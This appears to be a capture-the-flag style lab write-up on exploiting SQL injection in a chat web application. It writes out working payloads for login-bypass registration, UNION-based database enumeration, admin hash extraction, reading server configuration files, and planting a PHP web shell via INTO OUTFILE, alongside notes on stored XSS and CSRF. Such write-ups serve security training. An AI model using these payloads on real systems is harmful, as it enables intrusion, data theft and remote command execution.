First identify the webserver. Response headers seems to indicate it’s using Apache. a quick check with confirmed it.
@' UNION SELECT NULL,NULL,NULL,LOAD_FILE('/etc/apache2/apache2.conf'); -- -
Now after checking if was have the privileges, we can try to write to the webserver root folder :
@' UNION SELECT "",'<?php system($_REQUEST["cmd"]); ?>',"","" INTO OUTFILE '/var/www/html/websh.php'; -- -
Now typical webshell discovery, we notice we are indeed www-data and the current directory doesn’t contain the flag. We are not privileged to access root or home folder, but going upwards through the directory tree we find the flag under /var/www/flag.txt.
Escaping quotes and everything is great, Parameterized Queries are still the easiest way to mitigate injections. WAF can be bypassed in some circumstances, and escaping / sanitizing is prone to wrong implementation. Check SQLi remediation section in the vulnerability note.
Server response header is using Nginx, so we can expect (probably) the DBMS to be MySQL. Checking for login formular doesn’t seem to trigger any SQLi despite trying to trigger comment, sleep() SQLi for blind injections.

However, the Register might be injectable. We are redirected to a /register.php?e=invalid+invitation+code using a sane formular but as soon as use ' on the invitationCode field we get a 500 Internal Server Error response code. Using two single quotes gets back to the expected state so we’re digging on this.
checkUsername.php
Upon inspecting the registration process and the web-app scripts, a request is sent when supplying the username. It doesn’t seem vulnerable since it returns a 404 if no username matches the supplied input and a 302 it it does (like admin).
Quoted invitation code field :
Two single quotes invitation field :
Exploiting the injection

Using the usual ' or '1'='1 still returns an error and so does ' -- -. I was stuck for a while thinking about the situation since in our case a successful response whatever it is will be a 302 which means we won’t retrieve information. Here comes the importance on not over fixating about what you want to exploit and instead what you can. Here we have no valid account in black box so we might want to create one even without a valid invitationCode, which isn’t exactly a Broken Authentication vulnerability. The SQLi allows for account creation with the following payload :
Error was due to username already existing
After trying again the aforementioned payload, the former didn’t work because the username was already claimed.
The comment bypass didn’t work since it expects a closing parenthesis. Many ways allow to trigger the vulnerability. Use one of the following :
Invitation Code SQLi Payload :
-- Most simple' or '1'='1-- Closing parenthesis + comment') OR TRUE;-- -
Registration bypass using SQLi on invitationCode field :
Exploring the applications features

We have confirmed our login into the Web-App using the registration credentials supplied, now we can continue looking for more vulnerabilities. From the login screen we can see (every ?) users registered and start chatting with them. Instead of messaging the administrator directly I’ll just create an other account and examine the interactions between my two profiles.
XSS

Multiples things should be noted here. The PHPSESSID cookie is always set in HttpOnly which is a good things because right here we have an Stored XSS in the tchat functionality between users. We can’t fetch the admin cookies this way, good for them.
Stored XSS in tchat :
Predictable ID
To this we can add the fact that the tchats can easily be targeted since the ID are incremental and admin tchat path is fixated as https://83.136.251.105:42326/index.php?u=1. All of these are not the focus of the lab but should be mentioned anyway. Let’s focus back on SQLi and see how we might be able to find some more injections on the broadened scope since we’re logged in.
An other SQLi (Blind)

We just mentioned how sending a message could serve to trigger XSS, well inspecting the POST request (or the source code) shows they use the same predictable id as a parameter to identify to which user you’re sending the message. While playing with that field previously in GET requests didn’t return anything interesting, we immediately notice the same type of error as in the registration when quoting the to= parameter in the body :
Note that it doesn’t necessarily mean we have an SQL injection. Using 6'' in our case doesn’t resolve the request anyway and we get a 500 Internal Server Error response. After testing multiple payload with the same response everytime, I find out there is something exploitable when the following payload is validated :
This POST request is indeed validated since the tchat now contains the message select 6. However, this still holds the same information reveal problem as the registration formular. We know we can inject queries but it will be blind. Before diving into this rabbit hole we might want to look at the other functionalities.
Search Functionality
The tchats possess a conversation search feature. We have covered (maybe) every features available yet but this one, and we know we can still bounce back on the Blind SQL injections as last resort although in this skill assessment I think it is not expected from us.


Something very interesting happens that indicate the field is behaving strangely. When supplying sane search input the tchat is still rendered correctly however as soon as we insert the ' the output is defaced :
Sane input rendering code :
Defaced output when inserting quotes :
Notice how the Body is truncated an improperly closed (no </body> nor </html>) on the quoted input compared to the sane one. Even though the server isn’t returning any visible error message, something is happening in the back-end. We can verify that because quoting two time resolves to a sane output again.
SQL injection (not blind)
Trying both tested working payloads previously are again successful :
-- Most simple' or '1'='1-- Closing parenthesis + comment') OR TRUE;-- -
Now we can leverage the comment injection to retrieve information since our response from the server is not a variating status code anymore 🐒.
From this point we can repeat our whole learning methodology process :
Test for Union Injection by testing for parameter number with ORDER BY. We find out the Query has 4 values by increamting the payload ') ORDER BY X;-- - until we fall back on the defaced response page.
Identifying which fields are returned to user in the response with :```
' UNION SELECT 1,2,3,4;-- -
Enumerate the database
Enumerate the databases, tables … to understand the structure and leverage our SQL injection. Refer to Database Enumeration and identify the chattr Database, then the tables, the columns etc…
Database enumeration
') UNION SELECT NULL,NULL,SCHEMA_NAME,NULL FROM INFORMATION_SCHEMA.SCHEMATA;-- -
information_schema
chattr
Table enumeration
') UNION SELECT NULL,NULL,TABLE_NAME,TABLE_SCHEMA FROM INFORMATION_SCHEMA.TABLES where table_schema='chattr';-- -
Users
InvitationCodes
Messages
Columns enumeration
') UNION SELECT NULL,NULL,COLUMN_NAME,TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='Users'; -- -
UserID
Username
Password
InvitationCode
AccountCreated
Retrieve the password’s hashes
Retrieve admin password hash
') UNION SELECT NULL,NULL,Username,Password FROM Users where Username='admin'; -- -
The password hash for the user ‘admin’ is :$argon2i$v=19$m=2048,t=4,p=3$dk4wdDBraE0zZVllcEUudA$CdU8zKxmToQybvtHfs1d5nHzjxw9DhkdcVToq6HTgvU
Even though we have compromised the database content and we obtained the hash, they are using Argon2 which is intended to protect against hash cracking. Note in this Write-Up we haven’t tried obvious credentials yet since the focus was SQL injections though we should have done that by now.
Last step to leverage our SQLi would be to get a webshell on the server.
Read data
Look if you have the rights to read data in the server :
Identify who’s user is logged in the DBMS and running the queries
') UNION SELECT NULL,NULL,USER(),NULL; -- -
chattr_dbUser@localhost
') UNION SELECT NULL,NULL,grantee,privilege_type FROM information_schema.user_privileges WHERE grantee="'chattr_dbUser'@'localhost'";
We can read files so might as well look for the configuration files and source code. Note we identified the server is Nginx previously, which means we can try to read the nginx.conf file to get more information.
') UNION SELECT NULL,NULL,LOAD_FILE('/etc/nginx/nginx.conf'),NULL; -- -

From this point I was stuck for a while to determine the root path of the web-app since the nginx.conf file indicates sites-enabled and the Nginx documentation doesn’t provide a “default” file name. Turns out Ubuntu’s documentation on the other hand gives some examples :
I repeat the reading file process :
') UNION SELECT NULL,NULL,LOAD_FILE('/etc/nginx/sites-enabled/default'),NULL; -- -
The root path of the web application is /var/www/chattr-prod. I had tried var/www/chattr but didn’t fuzz over various suffix combination. We can look at the source code now :
') UNION SELECT NULL,NULL,NULL,LOAD_FILE('/var/www/chattr-prod/index.php');-- -
And we can repeat the process with every included file in source code. Eventually we’ll find the DB login credentials.
Now that we know the root path of the web app we can try to right a PHP Web Shell and finish this assessment.
We try to create a websh.php file with :
') UNION SELECT "","","",'<?php system($_REQUEST["cmd"]); ?>' INTO OUTFILE '/var/www/chattr-prod/websh.php'; -- -
And then we can use that web shell to retrieve the flag (skipped the intermediate command to identify the flag file name):
The content of /flag_876a4C.txt is061b1aeb94dec6bf5d9c27032b3c1d8d. Assessment solved.
Interesting notes
A CSRF was possible since the session cookies were in samesite=none. In this scope this includes sending messages to users, disconnecting them … It is particularly impactful in conjunction with the existing Cross Site Scripting (XSS).
Avoid tunneling on a found vulnerability is crucial. Assess the impact you can leverage with it but don’t stay on it trying to achieve more than it can do.
Blind SQLi is still out of scope but maybe it could be interesting trying to repeat this lab after completing the CWEE.
This lab feels like a first taste of the final exam requiring you to test every functionality possible to solve a machine.